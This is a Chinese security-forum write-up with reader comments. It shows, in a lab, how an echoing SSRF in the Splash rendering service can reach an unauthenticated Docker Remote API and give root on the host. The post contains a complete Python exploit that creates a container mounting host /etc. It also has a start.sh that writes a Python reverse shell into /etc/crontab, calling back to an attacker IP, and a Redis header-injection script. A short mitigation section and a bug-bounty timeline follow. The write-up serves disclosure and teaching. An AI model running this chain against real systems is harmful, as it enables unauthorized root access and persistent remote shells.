Splash SSRF到获取内网服务器ROOT权限

b1ngz / 2017-07-16 02:52:00 / 浏览数 7356 技术文章 技术文章 顶(0) 踩(0)

0x 01 简介

最近自己写的小工具在扫描的过程，发现了某公司在公网开放了一个使用开源系统的站点，该系统为 Splash，是一个使用 Python3、Twisted 和 QT5写的 javascript rendering service，即提供了HTTP API 的轻量级浏览器，默认监听在 8050 (http) 和 5023 (telnet) 端口。

Splash 可以根据用户提供的url来渲染页面，并且url没有验证，因此可导致SSRF (带回显)。和一般的 SSRF 不同的是，除了 `GET` 请求之外，Splash还支持 `POST`。这次漏洞利用支持 `POST` 请求，结合内网 `Docker Remote API`，获取到了宿主机的root权限，最终导致内网漫游。文章整理了一下利用过程，如果有哪里写的不对或者不准确的地方，欢迎大家指出～

0x 02 环境搭建

为了不涉及公司的内网信息，这里在本地搭建环境，模拟整个过程

画了一个简单的图来描述环境

这里使用 Virtualbox 运行 Ubuntu 虚拟机作为 Victim，宿主机作为 Attacker

Attacker IP: `192.168.1.213`

Victim:

IP: `192.168.1.120` 使用桥接模式

内网IP：`172.16.10.74`，使用 Host-only 并且在 Adanced 中去掉 Cable Connected

Splash开放在 `http://192.168.1.120:8050` ，版本为 `v2.2.1`，Attacker可访问

Docker remote api在 `http://172.16.10.74:2375`，版本为 `17.06.0-ce`，Attacker无法访问

JIRA 运行在 `http://172.16.10.74:8080`，Attacker无法访问

Victim 机器上需要装 docker，安装步骤可以参考 文档

因为后面测试需要利用 `/etc/crontab` 反弹，所以需要启动 cron

```
service cron start
```

docker默认安装不会开放 tcp 2375 端口，这里需要修改一下配置，让其监听在 172.16.10.74 的 2375 端口

在 `/etc/default/docker` 文件中添加

```
DOCKER_OPTS="-H tcp://172.16.10.74:2375
```

创建目录 `docker.service.d` (如果没有的话)

```
mkdir /etc/systemd/system/docker.service.d/
```

修改 `vim /etc/systemd/system/docker.service.d/docker.conf` 的内容为

```
[Service]
ExecStart=
EnvironmentFile=/etc/default/docker
ExecStart=/usr/bin/dockerd -H fd:// $DOCKER_OPTS
```

重启 docker

```
systemctl daemon-reload
service docker restart
```

查看是否成功监听

```
root@test:/home/user# netstat -antp | grep LISTEN
tcp        0      0 172.16.10.74:2375       0.0.0.0:*               LISTEN      1531/dockerd

root@test:/home/user# curl 172.16.10.74:2375
```

```
{"message":"page not found"}
```

运行 splash

```
docker pull scrapinghub/splash:2.2.1
sudo docker run --name=splash -d -p 5023:5023 -p 8050:8050 -p 8051:8051 scrapinghub/splash:2.2.1
```

运行 JIRA

```
docker pull cptactionhank/atlassian-jira:latest
docker run -d -p 172.16.10.74:8080:8080 --name=jira cptactionhank/atlassian-jira:latest
```

可以测试一下，宿主机上无法访问以下两个地址的

```
# docker remote api
http://192.168.1.120:2375/
# jira
http://192.168.1.120:8080/
```

0x 03 利用过程

带回显SSRF

首先来看一下 SSRF

在宿主机上访问 `http://192.168.1.120:8050/` ，右上角有一个填写url的地方，这里存在带回显的ssrf

这里填写内网jira的地址 `http://172.16.10.74:8080`，点击 `Render me!`，可以看到返回了页面截图、请求信息和页面源码，相当于是一个内网浏览器!

查看 文档 得知，有个 `render.html` 也可以渲染页面，这里访问 docker remote api，`http://172.16.10.74:2375`

Lua scripts尝试

阅读了下文档，得知 splash 支持执行自定义的 Lua scripts，也就是首页填写url下面的部分

具体可以参考这里 Splash Scripts Tutorial

但是这里的 Lua 默认是运行在 Sandbox 里，很多标准的 Lua modules 和 functions 都被禁止了

文档 http://splash.readthedocs.io/en/2.2.1/scripting-libs.html#standard-library 列出了 Sandbox 开启后(默认开启)可用的 Lua modules：

```
string
table
math
os
```

这里有一个os，可以执行系统命令 http://www.lua.org/manual/5.2/manual.html#pdf-os.execute

但是试了一下 require os，返回 not found，所以没办法实现

```
local os = require("os")
function main(splash)
end
```

通过docker remote api 获取宿主机root权限

再看了遍文档，发现除了 `GET` 请求，还支持 `POST`，具体可以参考这里 http://splash.readthedocs.io/en/2.2.1/api.html#render-html

通过之前对该公司的测试，得知某些ip段运行着docker remote api，所以就想尝试利用post请求，调用api，通过挂载宿主机 `/etc` 目录 ，创建容器，然后写 `crontab` 来反弹shell，获取宿主机root权限。

根据docker remote api 的 文档 ，实现反弹需要调用几个 API，分别是

1. `POST /images/create` ：创建image，因为当时的环境可以访问公网，所以就选择将创建好的 image 先push到docker hub，然后调用 API 拉取
2. `POST /containers/create`: 创建 container，这里需要挂载宿主机 `/etc` 目录
3. `POST /containers/(id or name)/start`：启动container，执行将反弹定时任务写入宿主机的 `/etc/crontab`

主要说一下构建 image，这里使用了 python 反弹shell 的方法，代码文件如下

Dockerfile

```
FROM busybox:latest

ADD ./start.sh /start.sh

WORKDIR /
```

start.sh：container启动时运行的脚本，负责写入宿主机 `/etc/crontab` ，第一个参数作为反弹host，第二个参数为端口

```
#!/bin/sh

echo "* * * * * root python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"$1
```

构建并push

```
docker build -t b1ngz/busybox:latest .
docker push b1ngz/busybox:latest
```

虽然 splash 支持 post 请求，但是比较坑的是，文档里没有给向目标地址发 `POST` 请求的例子，只有参数说明，看了遍文档，关键参数有这几个

- url : 请求url
- http_method：请求url的方法
- headers: 请求 headers
- body: 请求url的body，默认为 `application/x-www-form-urlencoded`

测试的时候，一开始一直使用 get 方法来请求 `render.html` 接口，但总是返回400 ，卡了很久

```
{
error: 400,
description: "Incorrect HTTP API arguments",
type: "BadOption",
info: {
argument: "headers",
description: "'headers' must be either a JSON array of (name, value) pairs or a JSON object",
type: "bad_argument"
}
}
```

搜了一下，在 github issue 里找到了原因，得用post请求，并且 `headers` 得在 body里，且类型为 json，略坑，这里给出利用脚本，代码有注释，大家可以自己看看

```
# -*- coding: utf-8 -*-
__author__ = 'b1ngz'

import json
import re
import requests

def pull_image(api, docker_api, image_name, image_tag):
print("pull image: %s:%s" % (image_name, image_tag))
url = "%s/render.html" % api
print("url: %s" % url)
docker_url = '%s/images/create?fromImage=%s&tag=%s' % (docker_api, image_name, image_tag)
print("docker_url: %s" % docker_url)
params = {
'url': docker_url,
'http_method': 'POST',
'body': '',
'timeout': 60
}
resp = requests.get(url, params=params)
print("request url: %s" % resp.request.url)
print("status code: %d" % resp.status_code)
print("resp text: %s" % resp.text)
print("-" * 50)

def create_container(api, docker_api, image_name, image_tag, shell_host, shell_port):
image = "%s:%s" % (image_name, image_tag)
print("create_container: %s" % image)

body = {
```

```
"Image": image,
"Volumes": {
"/etc": {  # ■■■■■■■■■■■■■■■■■■■■/etc
"bind": "/hostdir",
"mode": "rw"
}
},
"HostConfig": {
"Binds": ["/etc:/hostdir"]
},
"Cmd": [  # ■■ start.sh■■■■■■■■■■■■■■/etc/crontab
'/bin/sh',
'/start.sh',
shell_host,
str(shell_port),
],
}
url = "%s/render.html" % api
docker_url = '%s/containers/create' % docker_api

params = {
'http_method': 'POST',
'url': docker_url,
'timeout': 60
}
resp = requests.post(url, params=params, json={
'headers': {'Content-Type': 'application/json'},
"body": json.dumps(body)
})
print(resp.request.url)
print(resp.status_code)
print(resp.text)
result = re.search('"Id":"(\w+)"', resp.text)
container_id = result.group(1)
print(container_id)
print("-" * 50)
return container_id

def start_container(api, docker_api, container_id):
url = "%s/render.html" % api
docker_url = '%s/containers/%s/start' % (docker_api, container_id)

params = {
'http_method': 'POST',
'url': docker_url,
'timeout': 10
}
resp = requests.post(url, params=params, json={
'headers': {'Content-Type': 'application/json'},
"body": "",
})

print(resp.request.url)
print(resp.status_code)
print(resp.text)
print("-" * 50)

def get_result(api, docker_api, container_id):
url = "%s/render.html" % api
docker_url = '%s/containers/%s/json' % (docker_api, container_id)

params = {
'url': docker_url
}

resp = requests.get(url, params=params, json={
'headers': {
'Accept': 'application/json'},
})
```

```
print(resp.request.url)
print(resp.status_code)
result = re.search('"ExitCode":(\w+),"', resp.text)
exit_code = result.group(1)
if exit_code == '0':
print('success')
else:
print('error')
print("-" * 50)

if __name__ == '__main__':
# splash■■■■■
splash_host = '192.168.1.120'
splash_port = 8050

# ■■docker■■■■■■
docker_host = '172.16.10.74'
docker_port = 2375

# ■■shell■■■■■■
shell_host = '192.168.1.213'
shell_port = 12345

splash_api = "http://%s:%d" % (splash_host, splash_port)
docker_api = 'http://%s:%d' % (docker_host, docker_port)

# docker image■■■docker hub■
image_name = 'b1ngz/busybox'
image_tag = 'latest'

# ■■ image
pull_image(splash_api, docker_api, image_name, image_tag)
# ■■ container
container_id = create_container(splash_api, docker_api, image_name, image_tag, shell_host, shell_port)
# ■■ container
start_container(splash_api, docker_api, container_id)
# ■■■■crontab■■
get_result(splash_api, docker_api, container_id)
```

其他利用思路

其他思路的话，首先想到 ssrf 配合 gopher 协议，然后结合内网 redis，因为splash是基于qt的， 查了一下[文档](#) ，qtwebkit 默认不支持 gopher 协议，所以无法使用 gopher 。

后来经过测试，发现请求 headers 可控 ，并且支持 \n 换行

这里测试选择了 redis 3.2.8 版本，以root权限运行，监听在 172.16.10.74，测试脚本如下，可以成功执行

```
# -*- coding: utf-8 -*-
__author__ = 'b1ng'

import requests

def test_get(api, redis_api):
url = "%s/render.html" % api

params = {
'url': redis_api,
'timeout': 10
}
resp = requests.post(url, params=params, json={
'headers': {
'config set dir /root\n': '',
},
})

print(resp.request.url)
print(resp.status_code)
```

```
print(resp.text)

if __name__ == '__main__':
# splash■■■■■
splash_host = '192.168.1.120'
splash_port = 8050

# ■■docker■■■■■■
docker_host = '172.16.10.74'
docker_port = 6379

splash_api = "http://%s:%d" % (splash_host, splash_port)
docker_api = 'http://%s:%d' % (docker_host, docker_port)

test_get(splash_api, docker_api)
```

运行后 redis 发出了警告 (高版本的新功能)

```
24089:M 11 Jul 23:29:07.730 - Accepted 172.17.0.2:56886
24089:M 11 Jul 23:29:07.730 # Possible SECURITY ATTACK detected. It looks like somebody is sending POST or Host: commands to R
```

但是执行了

```
172.16.10.74:6379> config get dir
1) "dir"
2) "/root"
```

后来又测试了一下 post body，发现 body 还没发出去，连接就被强制断开了，所以无法利用

这里用 nc 来看一下发送的数据包

```
root@test:/home/user/Desktop# nc -vv -l -p 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [172.17.0.2] port 5555 [tcp/*] accepted (family 2, sport 38384)
GET / HTTP/1.1
config set dir /root
:
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) splash Safari/538.1
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en,*
Host: 172.16.10.74:5555
```

可以看到 `config set dir /root`，说明可以利用

其他的话，因为支持post，也可以结合一些内网系统进行利用，这里就不细说了

0x 04 修复方案

对于splash，看了下文档，没有提到认证说明，应该是应用本身就没有这个功能，所以得自己加认证，临时方案可以用 basic 认证，彻底修复的话还是得自己修改代码，加上认证功能

这里的 docker remote api，应该是因为旧版本的 swarm 开放的，根据 文档 中 step 3，每个 node 都会开放 2375 或者 2376 端口，通过 iptables 来限制的话，需要配置 client node 的端口只允许 manager 访问，manager 的端口需要加白名单

0x 05 Timeline

2017-07-05 02:00:00 提交漏洞，报告内容为存在带回显 SSRF

2017-07-05 10:07:28 深入后成功获取内网服务器root权限 (可获取多台服务器root权限，并可拉取和push docker仓库image，仓库中有如 api-xxx、xxx.com 名称的 image)，联系审核人员，提交补充后的报告

2017-07-06
18:15:00 联系审核人员，询问进度，告知已复现。因为之前相同危害漏洞评级为严重，所以询问此漏洞是否属于严重漏洞，告知金币兑换比例提升后(5:1 提升为 1:1)，严重漏洞评定收紧，明天审核

2017-07-07
14:31:00 审核人员告知复现时，获取内网权限步骤遇到问题，要求提供更多细节，因为之前笔记笔记乱，回复晚些整理后再发送，顺带询问评级，答复获取到权限的服务器一般业务高危 还是 一般业务严重 存在分歧，对应金币奖励为 800 和 1000，正好赶上三倍活动，也就是 2400 -


3000。这里算了一下，按照奖励提升之前的评级规则，相同危害的漏洞是评为核心严重的，对应奖励为 5000现金 + 3000 积分
(兑换比例5:1)，这里相同危害，奖励提升后，再加上三倍金币活动，比之前的奖励还低一些，所以觉得不合理，因赶上周五和其他一些事情，商量下周一给评级

2017-07-10 10:16:00 联系审核人员，因为两边对于评级意见不一致，询问是否能够给予授权，继续深入，尝试证明可获取到 “核心服务器”
权限，回复没有给予授权，并告知可以判定为非核心严重级别，询问是否能够接受，回复不能接受，并给出理由

2017-07-12 10:08:00 联系审核人员，提供获取反弹shell EXP，并告知会写文章，希望尽快确认并修复，最终给予评级 严重非核心 ，1500 积分，4500
金币(三倍活动)

上一篇：Pycmd加密隐形木马 下一篇：7kbScan之SubDomain...

1. 9 条回复


hades 2017-07-17 01:40:47

都没人回复？我去 伸手党太多了~~

0 回复Ta


c0de 2017-07-17 02:16:26

犀利，学习了

0 回复Ta


短裙哥 2017-07-17 03:36:38

Splash就是个浏览器提供了rest接口....你非要说一个浏览器存在SSRF.....

报告！chrome能访问192.168.1.1，存在SSRF

0 回复Ta


hades 2017-07-17 03:49:56

Splash 可以根据用户提供的url来渲染页面，并且url没有验证，因此可导致SSRF (带回显) 不要扣字眼嘛

来点技术探讨吧

0 回复Ta


坏虾 2017-07-18 02:00:42

心疼楼主写了那么多字和花费时间搭建的各种环境。

也鄙视一下上面那个喷子。

本次渗透是由于splash不安全使用造成的。结合内网docker api未授权漏洞来达到整个内网可控。

虽说没什么技术含量，但是也介绍了一下splash不安全引用时都可以干什么。

大家还是要支持一下楼主的。

0 回复Ta


winter 2017-07-24 01:55:29

在指定api 的时候，后来作者给出回复
一直疑惑172.16.10.74这个ip是ubuntu桥接一块网卡并配置网卡信息如下
cat /etc/network/interfaces

interfaces(5) file used by ifup(8) and ifdown(8)

auto lo
iface lo inet loopback

Host-only interface

```
auto enp0s8
iface enp0s8 inet static
      address         172.16.10.74
      netmask         255.255.255.0
      network         172.16.10.0
      broadcast       172.16.10.255
```

NAT interface

```
auto enp0s3
iface enp0s3 inet dhcp
```

0 回复Ta


shutdown_r 2017-09-20 08:05:17

小白弄了好久

0 回复Ta


hades 2017-09-20 08:19:59

恭喜恭喜

0 回复Ta


suolong 2017-09-20 15:42:12

思路很棒啊

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板